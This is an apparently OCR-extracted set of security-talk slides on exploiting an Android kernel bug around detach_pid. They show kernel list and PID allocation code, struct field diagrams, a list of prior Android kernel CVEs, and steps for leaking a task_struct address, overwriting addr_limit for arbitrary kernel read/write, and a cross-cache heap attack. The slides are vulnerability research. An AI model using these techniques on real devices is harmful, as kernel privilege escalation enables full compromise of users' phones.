

```
477  static inline void hlist_add_head_rcu(struct hlist_node *n,
478                                        struct hlist_head *h)
479  {
480      struct hlist_node *first = h->first;
481
482      n->next = first;
483      n->pprev = &h->first;
484      rcu_assign_pointer(hlist_first_rcu(h), n);
485      if (first)
486          first->pprev = &n->next;
487  }
```

- Name can not be NULL
- The name must be a valid kernel address


detach_pid


d_name.name
tasks[PIDTYPE_PID]
tasks[PIDTYPE_PGID]
tasks[PIDTYPE_SID]
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
dentry
PGID pid
task_struct A
task_struct B

detach_pid


d_name.name
count
head
AAAAAAAAAAAAA
AAAAAAAAAAAAA
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
dentry
external_name(pid)
task_struct A
task_struct B


detach_pid





```
674  static inline void __hlist_del(struct hlist_node *n)
675  {
676      struct hlist_node *next = n->next;
677      struct hlist_node **pprev = n->pprev;
678
679      WRITE_ONCE(*pprev, next);
680      if (next)
681          next->pprev = pprev;
682  }
```

- Leak the kernel address of task_struct X


Corrupt the addr_limit



Corrupt the addr_limit



AARW



- KY(kaddr of task_struct Y) > KX (kaddr of task_struct X)
  - Task X can set its addr_limit to -1
- KY < KX
  - Task X can set Task Y's addr_limit to -1

Agenda

- Introduction
- Vulnerability analysis
- Exploit against the old Android kernel branch
- *Exploit against the upstream Android kernel branch*
- Conclusion

Exploit against the upstream Android kernel branch


```
298  struct pid *alloc_pid(struct pid_namespace *ns)
299  {
300      struct pid *pid;
301      enum pid_type type;
302      int i, nr;
303      struct pid_namespace *tmp;
304      struct upid *upid;
305      int retval = -ENOMEM;
306
307      pid = kmem_cache_alloc(ns->pid_cachep, GFP_KERNEL);//init_pid_ns
308      if (!pid)
309          return ERR_PTR(retval);
```

- PID slab cache is not merged into general cache(kmalloc-128)
  - The well-known heap fegnshui objects are useless
- PID object is allocated only when a process or thread spawned
  - Heap Fengshui can be time and memory consumption


known exploits

- CVE-2020-0041/CVE-2020-0423(General Cache)
- CVE-2019-2025/CVE-2019-2215(General Cache)
- CVE-2018-9568(Dedicated Cache)
- CVE-2017-7533(General Cache)/CVE-2017-8890(General Cache)
- CVE-2016-5195(logic bug)

Basic idea about cross-cache attack

